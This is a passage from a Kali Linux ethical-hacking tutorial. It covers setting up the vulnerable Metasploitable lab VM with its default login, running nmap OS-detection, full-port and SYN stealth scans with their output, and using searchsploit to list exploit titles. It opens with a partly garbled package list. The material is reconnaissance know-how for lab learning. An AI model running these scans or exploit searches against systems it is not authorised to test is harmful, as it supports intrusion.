gir1.2-packagekitlibgl-1.0 gir1.2-xkl-1.0 gnome-icon-theme-symbolic gnome-packagekit gnome-packagekit-data
gtk2-engines_gucharmap hwdata libapache2-mod-php5 libasnl-8-heimdal libavcodec-ffmpeg56 libavdevice-ffmpeg56
libavfilter-ffmpeg5 libavformat-ffmpeg56 libavresample-ffmpeg2 libavutil-ffmpeg54 libbasicusageenvironment0
libbind9-90 libboost-filesystem1.58.0 libboost-python1.58.0 libboost-python1.61.0 libboost-system1.58.0
libboost-thread1.58.0 libcamel-1.2-54 libchromaprint0 libclutter-gst-2.0-0 libcrypto++9v5 libcurses-perl
libcurses-ui-perl libdns100 libdatabaseserver-1.2-21 libexporter-tiny-perl libfftw3-single3 libgdict-1.0-9
libglew1.13 libgrilo-0.2-1 libgroupsock1 libgssapi3-heimdal libgtkglexitl libgucharmap-2-90-7
libhcrypt04-heimdal libhdb9-heimdal libheimbase1-heimdal libheimntlm0-heimdal libhunspell-1.3-0
libhx509-5-heimdal libicu16 libilmbase6v5 libisc95 libisccc90 libisccfg90 libjperl libjpeg9
libkdc2-heimdal libkrb5-26-heimdal liblist-moreutils-perl liblivemedia23 liblvm3.7 liblouis9 liblwres90
libnm-glib-vpn1 libntdb1 libnig2 libopenexr6v5 libopenjpeg5 libpffi libpgm-5.1-0 libphonon4 libpoppler57
libpostproc-ffmpeg53 libpth28 libqdbm14 libqmi-glib1 libquvi-scripts libquvi7 libradare2-0.9.9 libregf10
libroken18-heimdal libsodium13 libswresample-ffmpeg1 libswscale-ffmpeg3 libtask-weaken-perl libtre5 libtrio2
libusageenvironment1 libvpx3 libwebp5 libwebrtcdemux1 libwebrtc-audio-processing-8 libwildmid1
```

Laboratory Setup

In this section, we will set up another testing machine to perform the tests with the help of tools of Kali Linux.

Step 1 – Download **Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of **Rapid7**: <https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web>

The screenshot shows a web browser displaying the 'Download Metasploitable' page. The page has a dark header with the Rapid7 logo and a navigation bar. Below the header, there's a main title 'Metasploitable - Virtual Machine to Test Metasploit'. A call-to-action button 'Download free version now - yours to keep, no expiration!' is visible. To the right, there's a registration form with fields for First Name, Last Name, Job Title, Job Level, Company, Work Phone, Work Email, and Country, each marked with a red asterisk indicating it's required. A 'SUBMIT' button is at the bottom of the form.

Fill out the form below to download Metasploitable!

First Name: *

Last Name: *

Job Title: *

Job Level: *

Company: *

Work Phone: *

Work Email: *

Country: *

SUBMIT

Step 2 – Register by supplying your details. After filling the above form, we can download the software.

Thank you for registering for Metasploitable

To download Metasploitable, click here!

Do you have a copy of Metasploit to use against Metasploitable?


Metasploit, backed by an open source community of 200,000 members, gives you that insight. It's the most popular penetration testing solution on the planet.

With an average of 1.2 exploits added each day, Metasploit allows you to find your weak point.


Free Metasploit
Download

Get your copy of the


Step 3 – Click VirtualBox → New.



Step 4 – Click “Use an existing virtual hard disk file”. Browse the file where you have downloaded Metasploitable and click Open.



Step 5 – A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.

```
[Metasploitable [Running] - Oracle VM VirtualBox]
File Machine View Input Devices Help
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

[metasploitable login: _]
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdevlat@metasploit.com

Login with msfadmin/msfadmin to get started

Kali Linux - Information Gathering Tools

In this chapter, we will discuss the information gathering tools of Kali Linux.

NMAP and ZenMAP


NMAP and ZenMAP are useful tools for the scanning phase of Ethical Hacking in Kali Linux. NMAP and ZenMAP are practically the same tool, however NMAP uses command line while ZenMAP has a GUI.

NMAP is a free utility tool for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

NMAP uses raw IP packets in novel ways to determine which hosts are available on the network, what services (application name and version) those hosts are offering, which operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, etc.

Now, let's go step by step and learn how to use NMAP and ZenMAP.

Step 1 – To open, go to Applications → 01-Information Gathering → nmap or zenmap.




Step 2 – The next step is to detect the OS type/version of the target host. Based on the help indicated by NMAP, the parameter of OS type/version detection is variable “-O”. For more information, use this link: <https://nmap.org/book/man-os-detection.html>

The command that we will use is –

```
nmap -O 192.168.1.101
```

The following screenshot shows where you need to type the above command to see the Nmap output –



Step 3 – Next, open the TCP and UDP ports. To scan all the TCP ports based on NMAP, use the following command –

```
nmap -p 1-65535 -T4 192.168.1.101
```

Where the parameter “-p” indicates all the TCP ports that have to be scanned. In this case, we are scanning all the ports and “-T4” is the speed of scanning at which NMAP has to run.

Following are the results. In green are all the TCP open ports and in red are all the closed ports. However, NMAP does not show as the list is too long.

Target: 192.168.1.101 Profile: Scan Cancel

Command: nmap -p 1-65535 -T4 192.168.1.101

Hosts **Services**

OS Host ▾

192.168.1.101

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -p 1-65535 -T4 192.168.1.101

```


Starting Nmap 7.12 ( https://nmap.org ) at 2016-09-16
18:04 Central European Daylight Time
Nmap scan report for 192.168.1.101
Host is up (0.000010s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
48285/tcp open  unknown
51161/tcp open  unknown

```

Filter Hosts

Stealth Scan

Stealth scan or SYN is also known as **half-open scan**, as it doesn't complete the TCP three-way handshake. A hacker sends a SYN packet to the target; if a SYN/ACK frame is received back, then it's assumed the target would complete the connect and the port is listening. If an RST is received back from the target, then it is assumed the port isn't active or is closed.



Now to see the SYN scan in practice, use the parameter **-sS** in NMAP. Following is the full command –

```
nmap -sS -T4 192.168.1.101
```

The following screenshot shows how to use this command –

The screenshot shows the Zenmap interface with the title "Zenmap". The menu bar includes "Scan", "Tools", "Profile", and "Help". The "Scan" tab is selected. The "Target" field contains "192.168.1.101". The "Command" field shows the executed command: "nmap -sS -p 1-6500 192.168.1.101". The main window displays the Nmap output for the specified host. The output starts with the timestamp "Starting Nmap 7.12 (https://nmap.org) at 2016-09-16 22:34 Central European Daylight Time" and the host status "Nmap scan report for 192.168.1.101". It indicates the host is up with "0.00030s latency". A note about closed ports follows: "Not shown: 6479 closed ports". The output then lists open ports with their corresponding services:


PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
3632/tcp	open	distccd
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11

Below the port list, the MAC address is listed as "MAC Address: 08:00:27:D1:33:60 (Oracle VirtualBox virtual NIC)". The final message at the bottom states "Nmap done: 1 IP address (1 host up) scanned in 16.38 seconds".

Searchsploit

Searchsploit is a tool that helps Kali Linux users to directly search with the command line from Exploit database archive.

To open it, go to Applications → 08-Exploitation Tools → searchsploit, as shown in the following screenshot.



After opening the terminal, type "**searchsploit exploit index name**".

```
root@kali:~# searchsploit windows
```

Exploit Title	Path
Microsoft Windows WebDAV - (ntdll.dll) Remote	(/usr/share/exploitdb/platforms)
Microsoft Windows WebDAV - Remote PoC Exploit	./windows/remote/1.c
Microsoft Windows RPC Locator Service - Remote	./windows/remote/2.c
Apache HTTP Server 2.x Memory Leak Exploit	./windows/remote/5.c
Microsoft Internet Explorer 11 - Crash PoC	./windows/dos/9.c
Chindi Server 1.0 - Denial of Service Exploit	./windows/dos/37060.html
Xeno Web Server 2.2.9.0 - Denial of Service	./windows/dos/13.c
Microsoft Windows SMB - Authentication Remote	./windows/dos/17.pl
Pi3Web 2.0.1 - Denial of Service - Proof of	./windows/remote/20.txt
Real Server < 8.0.2 - Remote Exploit (Window	./windows/dos/22.c
Kerio Personal Firewall 2.1.4 - Remote Code	./windows/remote/23.c
	./windows/remote/28.c

